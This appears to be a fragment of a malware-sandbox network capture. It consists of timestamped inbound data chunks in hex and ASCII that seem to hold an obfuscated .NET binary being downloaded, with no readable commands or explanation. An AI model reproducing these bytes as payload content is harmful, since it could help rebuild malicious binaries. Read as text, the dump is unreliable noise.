2021-12-31 18:13:30 UTC	854	IN	Data Raw: 40 00 06 69 fe 0e 01 00 23 00 00 00 00 00 00 82 40 28 8d 40 00 06 69 fe 0e 02 00 00 fe 0c 02 00 23 00 00 00 00 00 80 41 40 28 8e 40 00 06 69 fe 01 39 26 00 00 00 23 00 00 00 00 00 00 59 40 28 8f 40 00 06 69 fe 0e 01 00 23 00 00 00 00 00 00 40 94 40 28 90 40 00 06 69 fe 0e 02 00 00 fe 0c 02 00 23 00 00 00 00 00 80 40 40 28 91 40 00 06 69 fe 01 39 2e 00 00 00 00 fe 0c 01 00 23 00 00 00 00 00 00 40 54 40 28 92 40 00 06 69 fe 01 39 2e 00 00 00 23 00 00 00 00 00 00 41 40 28 93 40 00 06 69 fe 0e 02 00 00 fe 0c 02 00 23 00 00 00 00 00 00 42 40 28 94 40 00 06 69 fe 01 39 2e 00 00 00 00 fe 0c 01 00 23 00 00 00 00 00 00 26 40 28 95 40 00 06 69 fe 01 39 ae 00 00 00 23 00 00 00 00 00 64 95 40 28 96 40 00 06 69 fe 0e 02 00 00 fe 0c 02 00 23 00 00 00 00 00 90 76 40 28 97 40 Data Ascii: @i#@(@i#A@(@i9&#Y@(@i#@@(@i#@@(@i9.#@T@(@i9.#A@(@i#B@(@i9.#&@(@i9#d@(@i#v@(@
2021-12-31 18:13:30 UTC	870	IN	Data Raw: 00 00 23 00 00 00 00 00 00 80 88 40 28 ee 42 00 06 69 fe 0e 05 00 23 00 00 00 00 00 a4 9f 40 28 ef 42 00 06 69 fe 0e 06 00 00 fe 0c 06 00 23 00 00 00 00 00 00 70 40 28 f0 42 00 06 69 fe 01 39 26 00 00 00 23 00 00 00 00 00 00 22 40 28 f1 42 00 06 69 fe 0e 04 00 23 00 00 00 00 00 10 72 40 28 f2 42 00 06 69 fe 0e 06 00 00 fe 0c 06 00 23 00 00 00 00 00 02 cf 40 28 f3 42 00 06 69 fe 01 39 18 00 00 00 00 38 0b 08 00 00 23 00 00 00 00 00 c0 5f 40 28 f4 42 00 06 69 fe 0e 06 00 00 fe 0c 06 00 23 00 00 00 00 80 24 c3 40 28 f5 42 00 06 69 fe 01 39 2e 00 00 00 00 fe 0c 05 00 23 00 00 00 00 00 2e 40 28 f6 42 00 06 69 fe 01 39 09 fd ff ff 23 00 00 00 00 00 88 c3 40 28 f7 42 00 06 69 fe 0e 06 00 00 fe 0c 06 00 23 00 00 00 00 00 80 4a 40 28 f8 42 00 06 69 fe 01 39 26 00 00 Data Ascii: #@(Bi#@(Bi#p@(Bi9&#"@(Bi#r@(Bi#@(Bi98#_@(Bi#$@(Bi9.#.@(Bi9#@(Bi#J@(Bi9&
2021-12-31 18:13:30 UTC	886	IN	Data Raw: fe 01 2c 2a 00 11 04 23 00 00 00 00 00 00 39 40 28 8a 45 00 06 69 fe 01 39 40 f3 ff ff 23 00 00 00 00 00 61 b8 40 28 8b 45 00 06 69 13 05 00 11 05 23 00 00 00 00 00 00 44 40 28 8c 45 00 06 69 fe 01 2c 21 23 00 00 00 00 00 40 54 40 28 8d 45 00 06 69 0d 23 00 00 00 00 00 44 9a 40 28 8e 45 00 06 69 13 05 00 11 05 23 00 00 00 00 00 80 88 40 28 8f 45 00 06 69 fe 01 2c 29 00 09 23 00 00 00 00 00 40 54 40 28 90 45 00 06 69 fe 01 39 34 07 00 00 23 00 00 00 00 00 00 3d 40 28 91 45 00 06 69 13 05 00 11 05 23 00 00 00 00 00 80 48 40 28 92 45 00 06 69 fe 01 2c 15 07 17 58 0b 23 00 00 00 00 00 00 50 40 28 93 45 00 06 69 13 05 00 11 05 23 00 00 00 00 00 00 49 40 28 94 45 00 06 69 fe 01 2c 22 23 00 00 00 00 00 00 10 40 28 95 45 00 06 69 13 04 23 00 00 00 00 00 80 49 40 Data Ascii: ,*#9@(Ei9@#a@(Ei#D@(Ei,!#@T@(Ei#D@(Ei#@(Ei,)#@T@(Ei94#=@(Ei#H@(Ei,X#P@(Ei#I@(Ei,"#@(Ei#I@
2021-12-31 18:13:30 UTC	902	IN	Data Raw: 52 7a f8 10 79 56 76 af 57 56 43 ac 79 75 59 87 5a 76 51 79 57 43 52 70 8b 55 78 56 f9 38 36 7a 43 52 7a 8b 55 78 56 f9 38 a7 56 63 52 70 75 59 87 57 4e 5a 59 57 43 20 f1 75 59 09 25 59 51 59 5d 39 ac 7c 74 59 53 56 77 51 42 67 47 52 ef 76 59 79 55 77 51 48 24 44 52 70 73 a7 77 56 77 af 55 57 43 72 6a 75 59 79 7e 47 51 59 5d 3e 51 70 75 5d 0a 5f 77 51 5f a9 4d 53 70 55 59 79 56 77 af 57 55 43 72 70 75 59 79 a8 79 52 59 77 43 52 70 75 a7 77 52 77 23 9a 57 43 22 58 44 59 79 5c f9 71 59 57 43 52 8e 76 a7 77 55 77 af 55 56 43 21 42 75 59 73 2b 73 51 59 53 30 61 70 75 53 5c a8 7b 50 59 a9 45 58 70 75 5f 0a 62 77 51 53 24 76 52 70 7f 36 4f 56 77 5b 7c a9 4f 53 70 8b 5f 72 56 77 57 2a 63 43 52 7a 06 6c 79 56 7d 3e 6f 57 43 58 55 8b 55 78 56 89 57 55 57 43 54 03 Data Ascii: RzyVvWVCyuYZvQyWCRpUxV86zCRzUxV8VcRpuYWNZYWC uY%YQY]9|tYSVwQBgGRvYyU wQH$DRpswVwUWCrjuYy~GQY]>Qpu]_wQ_MSpUYyVwWUCrpuYyyRYwCRpuwRw#WC"XDYy\qYWCRvwUwUV C!BuYs+sQYS0apuS\{PYEXpu_bwQS$vRp6OVw[|OSp_rVwW*cCRzlyV}>oWCXUUxVWUWCT
2021-12-31 18:13:30 UTC	918	IN	Data Raw: 56 75 74 4f 24 99 52 70 73 fb 5c 41 71 f3 71 83 43 52 76 7e 5e 7a 39 a5 50 59 51 6b 81 70 75 5f 16 53 76 51 53 53 6b 77 72 75 5f 7e 39 9d 50 59 51 69 41 40 70 59 2c 56 77 51 59 57 43 52 73 1a 9f 78 56 71 7d 15 53 6b 77 72 75 5f 51 64 77 51 5f 38 af 53 70 73 5d 51 73 75 51 5f 40 ce 14 70 75 5b 5c 40 04 a8 59 57 45 f0 58 a1 59 79 50 18 bf 58 57 45 56 58 50 5b 79 50 60 dc 1f 57 43 50 55 63 2a 85 56 77 57 fb 7f 97 52 70 73 36 89 57 77 57 73 57 43 52 6b 45 5f 79 40 76 51 59 7d 43 52 61 06 ba 79 56 7d 5b 5b 38 44 53 70 7f 52 41 b0 77 51 59 50 2c 5a 71 75 53 75 5e 18 36 58 57 45 3d 79 74 59 73 5b 4f e6 59 57 43 5b 1f 7f 58 79 5c 64 55 51 38 26 53 70 73 2b 75 55 77 21 48 53 2c 05 71 75 5f 51 0f 77 51 53 7f df 52 70 7f 2a d7 56 77 5b 48 53 2c 0b 71 75 5f 68 52 18 Data Ascii: VutO$Rps\AqqCRv~^z9PYQkpu_SvQSSkwru_~9PYQiA@pY,VwQYWCRsxVq}Skwru_QdwQ_8Sps]Qsu Q_@pu[\@YWEXYyPXWEVXP[yP`WCPUc*VwWRps6WwWsWCRkE_y@vQY}CRayV}[[8DSpRAwQYP,ZquSu^6 XWE=ytYs[OYWC[Xy\dUQ8&Sps+uUw!HS,qu_QwQSRp*Vw[HS,qu_hR
2021-12-31 18:13:30 UTC	934	IN	Data Raw: 6e 56 56 61 72 7c 39 3c 51 59 5d 2c 6e 70 75 53 a7 55 51 8f 59 5e 2c 1e 70 75 53 54 c1 a9 5b 50 7b 45 5b 1f 76 59 79 5c ab 8f 53 5f 6f 54 78 1a 5a 79 56 7d 8d 87 5d 44 7e 76 72 36 7a 56 77 5b 85 89 40 74 ae 75 5f 53 56 77 50 19 57 43 52 70 2a 59 28 e6 77 52 5a 57 43 53 72 75 09 79 3b ca 51 53 57 43 52 70 77 59 30 56 f7 98 59 5d 43 52 70 75 5b 79 14 77 c2 8c 57 49 52 70 75 59 79 56 71 51 82 b6 43 51 73 75 59 78 4d 47 54 59 09 42 52 70 2c 59 79 47 04 63 59 57 49 58 6f 46 d4 3e 56 77 50 7c 87 46 53 70 71 71 fc 56 77 5b 2a 7b 43 52 7a 7e 27 cd 57 77 5b 5e 38 6e 53 70 7f 55 71 39 c2 50 59 5d 4e 44 63 71 61 a6 56 77 51 50 46 47 c8 63 70 51 68 53 18 7c 58 57 49 41 76 64 5f 54 55 63 7a 47 46 45 4d 7 b f8 1e 79 56 76 74 89 77 42 52 74 5d dc 79 56 7d 22 75 57 43 58 Data Ascii: nVVar|9<QY],npuSUQY^,puST[P{E[vYy\S_oTxZyV}]D~vr6zVw[@tu_SVwPWCRp*Y(wRZWCSruy; QSWCRpwY0VY]CRpu[ywWIRpuYyVqQCQsuYxMGTYBRp,YyGcYWIXoF>VwP|FSpqqVw[*{CRz~'Ww[^8nSpUq9PY]NDc qaVwQPFGcpQhS|XWIAvd_TUczGFEM{yVvtwBRt]yV}"uWCX
2021-12-31 18:13:30 UTC	950	IN	Data Raw: 77 50 59 ce 7d 52 50 77 59 04 10 77 51 5a 57 1a 10 70 75 5d 79 06 35 51 59 52 43 c0 4f 75 59 7f 56 2b 6b 59 57 42 52 e9 4b 59 59 54 77 2c 1f 57 43 51 70 2c 1b 79 56 73 51 09 15 43 52 75 75 cb 46 56 77 57 59 0b 79 52 70 72 59 af 7d 77 51 51 57 89 6c 70 75 58 79 c4 48 51 59 55 43 ee 4f 75 59 78 56 bd 6f 59 57 41 52 d6 6b 59 79 57 77 c8 67 57 63 50 70 08 1f 79 56 74 51 1b 15 43 52 74 75 63 3b 56 77 54 59 03 79 52 70 74 59 e0 68 77 71 5b 57 3e 14 70 75 5a 79 14 35 51 59 53 43 68 32 75 59 7c 56 23 6b 59 57 45 52 a6 5e 59 79 51 77 9b 67 57 43 53 70 c9 66 79 56 76 51 93 69 43 52 72 75 ff 67 56 77 50 59 fd 6e 52 70 77 59 6b 12 77 71 5a 57 3d 71 72 75 5d 79 57 33 51 59 52 43 ec 4e 75 59 7f 56 c5 6f 59 57 44 52 32 37 59 79 5e 77 6b 1b 57 43 5b 70 21 63 79 56 76 51 Data Ascii: wPY}RPwYwQZWpu]y5QYRCOuYV+kYWBRKYYTw,WCQp,yVsQCRuuFVwWYyRprY}wQQWlpu XyHQYUCOuYxVoYWARkYyWwgWcPpyVtQCRtuc;VwTYyRptYhwq[W>puZy5QYSCh2uY|V#kYWER^YyQwgW CSpfyVvQiCRrugVwPYnRpwYkwqZW=qru]yW3QYRCNuYVoYWDR27Yy^wkWC[p!cyVvQ

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:13:30 UTC	966	IN	Data Raw: 63 46 75 2a 1c 22 28 18 3d 66 75 52 35 1b 2d 10 22 0e 60 6f 57 77 63 40 31 6c 4c 67 35 17 60 13 00 63 36 45 1a 3f 64 41 63 1c 63 07 10 41 45 6e 4e 61 4e 64 1d 62 75 17 35 36 69 4b 60 77 14 69 14 06 10 43 30 6d 4f 13 4f 64 6e 16 74 62 33 33 1b 4c 61 42 10 69 62 01 62 41 34 6f 4d 6e 47 67 18 6f 07 66 42 43 59 26 09 24 25 38 23 2a 31 31 07 2b 18 2f 3e 3f 30 23 17 2b 00 10 0a 10 2c 12 6c 6d 61 43 0d 2f 26 2d 18 22 1e 32 18 25 31 33 09 3c 37 10 22 23 28 29 32 10 3b 0a 10 64 4e 60 77 0e 06 04 37 33 04 1c 3a 38 24 05 30 20 1e 2d 3b 04 21 20 09 33 24 38 23 32 7e 61 48 4c 6f 79 09 28 02 2d 36 37 3b 13 34 2b 0b 37 0e 18 37 3e 37 06 09 05 3c 2a 3f 0d 34 64 61 43 6a 40 30 6c 38 66 36 63 1b 6f 72 16 32 47 6d 4e 65 36 17 1b 15 70 14 34 31 6f 3f 62 40 68 6f 60 73 10 47 Data Ascii: cFu*"(=fuR5-"`oWwc@1lLg5`c6E?dAccAEnNaNdbu56iK`wiC0mOOdntb33LaBibbA4oMnGgofBCY&$%8#*11+/>?0#+,lmaC/&-"2%13<7"#()2;dN`w73:8$0 -;! 3$8#2~aHLoy(-67;4+77>7<*?4daCj@0l8f6cor2GmNe6p41o?b@ho`sG
2021-12-31 18:13:30 UTC	982	IN	Data Raw: 56 31 51 30 57 2f 52 15 75 10 79 38 77 37 59 38 43 20 70 14 59 59 56 30 51 1f 57 2a 52 1c 75 3c 79 1f 77 3f 59 31 43 3d 70 2d 59 59 56 24 51 2d 57 22 52 12 75 1f 79 3f 77 3d 59 32 43 1b 70 1b 59 1f 56 18 51 35 57 26 52 70 64 1f 79 3f 77 3d 59 32 43 1b 70 1b 59 1f 56 18 51 59 76 0c 52 00 75 15 79 3f 77 3f 59 26 43 37 70 07 59 18 56 57 51 1e 57 0f 52 19 75 37 79 27 77 09 59 57 4a 1e 70 1c 59 17 56 06 51 59 0c 63 52 31 75 29 79 11 77 34 59 39 43 37 70 07 59 10 56 14 51 29 57 07 52 11 75 1e 79 33 77 3f 59 32 43 20 70 1c 59 1a 56 03 51 38 57 1f 52 22 75 1e 79 33 77 3f 59 32 43 20 70 1c 59 1a 56 18 51 38 57 2e 52 19 75 1e 79 33 77 3f 59 32 43 20 70 1c 59 1a 56 19 51 3e 57 1f 52 70 64 79 79 18 77 34 59 23 43 25 70 1a 59 0b 56 1c 51 59 42 63 52 35 75 21 79 22 77 Data Ascii: V1Q0W/Ruy8w7Y8C pYYV0QW*Ru<yw?Y1C=p-YYV$Q-W"Ruy?w=Y2CpYVQ5W&Rpdy?w=Y2CpYVQYvRuy?w?Y&C7pYVWQWRu7y'wYWJpYVQYcR1u)yw4Y9C7pYVQ)WRuy3w?Y2C pYVQ8WR"uy3w?Y2C pYVQ8W.Ruy3w?Y2C pYVQ>WRpdyyw4Y#C%pYVQYBcR5u!y"\w
2021-12-31 18:13:30 UTC	998	IN	Data Raw: 6e 67 73 00 00 00 00 28 ed 07 00 e8 26 00 00 23 55 53 00 10 14 08 00 00 00 00 00 23 47 55 49 44 00 00 00 10 14 08 00 3c 0a 00 00 23 42 6c 6f 62 00 00 00 00 00 00 01 01 01 57 d5 b6 29 09 0f 00 00 00 fa 25 33 00 16 00 00 01 00 00 00 6d 00 00 00 2e 00 00 00 8e 00 00 00 3b 46 00 00 93 00 00 00 b7 00 00 00 23 00 00 00 01 00 00 00 01 00 00 00 13 00 00 00 08 00 00 00 08 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 28 00 00 00 01 00 00 00 01 00 00 00 07 00 00 00 03 00 00 00 24 00 00 00 04 00 00 00 14 00 00 00 00 00 82 d6 02 00 00 00 00 00 00 00 06 00 97 9c 00 00 5e b2 00 00 06 00 8e ae 00 00 34 a3 00 00 0a 00 22 13 00 00 5b ab 00 00 06 00 10 33 00 00 34 a3 00 00 0a 00 2a 9c 00 00 5b ab 00 00 06 00 91 41 00 00 34 a3 00 00 06 00 51 9b 00 00 34 a3 00 00 06 00 Data Ascii: ngs(&#US#GUID<#BlobW)%3m.;F#($^4"[34*[A4Q4
2021-12-31 18:13:30 UTC	1014	IN	Data Raw: 00 00 00 00 91 00 12 31 03 00 18 00 02 00 88 25 00 00 00 00 91 00 f2 f8 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 30 17 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 0a 22 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 d3 9c 02 00 18 00 02 00 88 25 00 00 00 00 91 00 53 65 03 00 18 00 02 00 88 25 00 00 00 00 91 00 fa ab 01 00 18 00 02 00 88 25 00 00 00 00 91 00 d5 64 02 00 18 00 02 00 88 25 00 00 00 00 91 00 ca 63 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 50 29 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 31 c2 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 ee 22 01 00 18 00 02 00 88 25 00 00 00 00 91 00 44 15 00 00 18 00 02 00 88 25 00 00 00 00 91 00 b8 26 02 00 18 00 02 00 88 25 00 00 00 00 91 00 53 d3 01 00 18 00 02 00 88 25 00 00 00 00 91 00 bf 66 03 00 18 00 02 00 88 Data Ascii: 1%%0%"%%Se%%d%c%P)%1%"%D%&%S%f
2021-12-31 18:13:30 UTC	1030	IN	Data Raw: 00 00 00 00 91 00 3c 92 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 66 3d 03 00 18 00 02 00 88 25 00 00 00 00 91 00 3b ec 01 00 18 00 02 00 88 25 00 00 00 00 91 00 a8 4d 00 00 18 00 02 00 88 25 00 00 00 00 91 00 d8 4a 01 00 18 00 02 00 88 25 00 00 00 00 91 00 3c 74 00 00 18 00 02 00 88 25 00 00 00 00 91 00 0d c4 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 c4 ce 00 00 18 00 02 00 88 25 00 00 00 00 91 00 71 2d 01 00 18 00 02 00 88 25 00 00 00 00 91 00 21 6e 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 8f ff 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 3b 0f 01 00 18 00 02 00 88 25 00 00 00 00 91 00 ce 05 01 00 18 00 02 00 88 25 00 00 00 00 91 00 f6 cc 00 00 18 00 02 00 88 25 00 00 00 00 91 00 a7 6e 01 00 18 00 02 00 88 25 00 00 00 00 91 00 72 6b 01 00 18 00 02 00 a0 Data Ascii: <%f=%;%M%J%<t%%%q-%!n%%;%%%n%rk
2021-12-31 18:13:30 UTC	1046	IN	Data Raw: 00 00 00 00 91 00 6d f6 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 22 fc 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 8f 45 02 00 18 00 02 00 88 25 00 00 00 00 91 00 48 06 01 00 18 00 02 00 88 25 00 00 00 00 91 00 3c 1a 00 00 18 00 02 00 88 25 00 00 00 00 91 00 51 1d 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 c2 8e 00 00 18 00 02 00 88 25 00 00 00 00 91 00 72 05 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 ae f7 01 00 18 00 02 00 88 25 00 00 00 00 91 00 7e 50 01 00 18 00 02 00 88 25 00 00 00 00 91 00 8e ee 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 82 41 01 00 18 00 02 00 88 25 00 00 00 00 91 00 2c 53 01 00 18 00 02 00 88 25 00 00 00 00 91 00 b8 ba 02 00 18 00 02 00 88 25 00 00 00 00 91 00 53 bc 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 59 28 02 00 18 00 02 00 a0 Data Ascii: m%"%E%H%<%Q%%r%%~P%%A%,S%%S%Y(
2021-12-31 18:13:30 UTC	1062	IN	Data Raw: 00 00 00 00 91 00 b4 77 02 00 18 00 02 00 88 25 00 00 00 00 91 00 e9 1f 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 89 e8 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 7d f8 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 5d 3a 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 4a c0 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 0d 15 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 aa 45 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 18 a0 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 6c 58 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 65 fe 02 00 18 00 02 00 88 25 00 00 00 00 91 00 56 07 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 d5 69 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 63 21 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 06 27 00 00 18 00 02 00 88 25 00 00 00 00 91 00 fc cc 02 00 18 00 02 00 88 Data Ascii: w%%%}%]:%J%%E%%lX%e%V%i%c!%'%
2021-12-31 18:13:30 UTC	1078	IN	Data Raw: 3f 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 e7 4b 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 59 ce 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 1c 88 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 2b 29 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 0f 60 02 00 18 00 02 00 88 25 00 00 00 00 91 00 02 fe 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 9f fa 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 d1 62 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 8b 1c 02 00 18 00 02 00 88 25 00 00 00 00 91 00 53 cb 02 00 18 00 02 00 88 25 00 00 00 00 91 00 c3 32 02 00 18 00 02 00 88 25 00 00 00 00 91 00 2b 93 01 00 18 00 02 00 88 25 00 00 00 00 91 00 01 1a 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 f9 dd 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 14 52 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 Data Ascii: ?%K%Y%%+)%`%%%b%%S%2%+%%%R%
2021-12-31 18:13:30 UTC	1094	IN	Data Raw: 8a 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 82 73 00 00 18 00 02 00 88 25 00 00 00 00 91 00 06 6b 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 1b df 00 00 18 00 02 00 88 25 00 00 00 00 91 00 7b 11 02 00 18 00 02 00 88 25 00 00 00 00 91 00 23 05 01 00 18 00 02 00 88 25 00 00 00 00 91 00 b6 5d 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 1b b0 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 c2 28 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 1f e1 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 af a3 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 45 93 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 79 81 02 00 18 00 02 00 88 25 00 00 00 00 91 00 bb 3c 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 cd c6 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 17 fa 02 00 18 00 02 00 88 25 00 00 00 00 91 00 Data Ascii: %s%k%%{%#%]%%(%%%E%y%<%%%
2021-12-31 18:13:30 UTC	1110	IN	Data Raw: 08 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 b3 bf 02 00 18 00 02 00 88 25 00 00 00 00 91 00 f7 a4 01 00 18 00 02 00 88 25 00 00 00 00 91 00 34 1e 02 00 18 00 02 00 88 25 00 00 00 00 91 00 46 50 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 09 e4 01 00 18 00 02 00 88 25 00 00 00 00 91 00 2b df 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 68 42 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 f4 e9 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 37 84 00 00 18 00 02 00 88 25 00 00 00 00 91 00 88 e2 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 6f ed 00 00 18 00 02 00 88 25 00 00 00 00 91 00 3a 17 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 15 8a 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 a4 e3 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 3f f8 00 00 18 00 02 00 88 25 00 00 00 00 91 00 Data Ascii: %%%4%FP%%+%hB%%7%%o%:%%%?%

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:13:30 UTC	1126	IN	Data Raw: 92 01 00 18 00 02 00 88 25 00 00 00 00 91 00 a3 6c 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 f0 1a 00 00 18 00 02 00 88 25 00 00 00 00 91 00 c8 64 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 bc 1d 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 35 b9 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 15 1f 02 00 18 00 02 00 88 25 00 00 00 00 91 00 bc 37 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 29 48 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 f6 d8 01 00 18 00 02 00 88 25 00 00 00 00 91 00 95 e7 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 31 22 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 8f f9 00 00 18 00 02 00 88 25 00 00 00 00 91 00 7d 1e 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 01 15 01 00 18 00 02 00 88 25 00 00 00 00 91 00 66 a1 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 Data Ascii: %l%%d%%5%%7%)H%%%1"%%}%%f%
2021-12-31 18:13:30 UTC	1142	IN	Data Raw: 25 00 00 00 00 91 00 59 7b 01 00 18 00 02 00 88 25 00 00 00 00 91 00 64 2d 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 66 ad 02 00 18 00 02 00 88 25 00 00 00 00 91 00 c9 ce 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 a8 e9 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 ec cb 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 d8 71 01 00 18 00 02 00 88 25 00 00 00 00 91 00 b0 e3 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 05 90 00 00 18 00 02 00 88 25 00 00 00 00 91 00 ab f3 00 00 18 00 02 00 88 25 00 00 00 00 91 00 15 09 02 00 18 00 02 00 88 25 00 00 00 00 91 00 2d 7e 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 12 19 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 21 c2 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 6d b2 02 00 18 00 02 00 88 25 00 00 00 00 91 00 4d 13 01 00 18 00 02 00 Data Ascii: %Y{%d-%f%%%%q%%%%%-~%%!%m%M
2021-12-31 18:13:30 UTC	1158	IN	Data Raw: 25 00 00 00 00 91 00 bc ad 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 bb e6 01 00 18 00 02 00 88 25 00 00 00 00 91 00 78 79 02 00 18 00 02 00 88 25 00 00 00 00 91 00 5d 49 01 00 18 00 02 00 88 25 00 00 00 00 91 00 ef 2f 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 5c bb 02 00 18 00 02 00 88 25 00 00 00 00 91 00 83 d9 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 eb 20 00 00 18 00 02 00 88 25 00 00 00 00 91 00 ff 2d 02 00 18 00 02 00 88 25 00 00 00 00 91 00 a7 f6 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 19 cc 00 00 18 00 02 00 88 25 00 00 00 00 91 00 c7 e7 00 00 18 00 02 00 88 25 00 00 00 00 91 00 98 59 03 00 18 00 02 00 88 25 00 00 00 00 91 00 92 8a 02 00 18 00 02 00 88 25 00 00 00 00 91 00 13 ec 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 35 7a 01 00 18 00 02 00 Data Ascii: %%%xy%]I%/%\%% %-%%%%Y%%%5z
2021-12-31 18:13:30 UTC	1174	IN	Data Raw: d0 a3 01 00 18 00 02 00 88 25 00 00 00 00 91 00 5a 31 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 3b 7e 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 6d cf 00 00 18 00 02 00 88 25 00 00 00 00 91 00 8d 54 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 db 87 01 00 18 00 02 00 88 25 00 00 00 00 91 00 c0 e1 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 9e c3 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 19 28 01 00 18 00 02 00 88 25 00 00 00 00 91 00 e9 2e 01 00 18 00 02 00 88 25 00 00 00 00 91 00 1e db 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 6e b8 00 00 18 00 02 00 88 25 00 00 00 00 91 00 14 de 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 e1 11 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 e7 ca 01 00 18 00 02 00 88 25 00 00 00 00 91 00 41 06 02 00 18 00 02 00 88 25 00 00 00 00 91 Data Ascii: %Z1%;~%m%T%%%%(%.%%n%%%%A%
2021-12-31 18:13:30 UTC	1190	IN	Data Raw: 16 09 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 84 48 02 00 18 00 02 00 88 25 00 00 00 00 91 00 16 2a 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 de 30 03 00 18 00 02 00 88 25 00 00 00 00 91 00 99 81 02 00 18 00 02 00 88 25 00 00 00 00 91 00 62 1b 01 00 18 00 02 00 88 25 00 00 00 00 91 00 71 3d 00 00 18 00 02 00 88 25 00 00 00 00 91 00 c8 bd 01 00 18 00 02 00 88 25 00 00 00 00 91 00 e4 44 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 af 04 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 1c ff 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 5b 29 00 00 18 00 02 00 88 25 00 00 00 00 91 00 3c 45 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 f3 14 01 00 18 00 02 00 88 25 00 00 00 00 91 00 c7 cf 01 00 18 00 02 00 88 25 00 00 00 00 91 00 42 4f 01 00 18 00 02 00 a0 25 00 00 00 00 91 Data Ascii: %H%*%0%%b%q=%%D%%%[]%<E%%%BO%
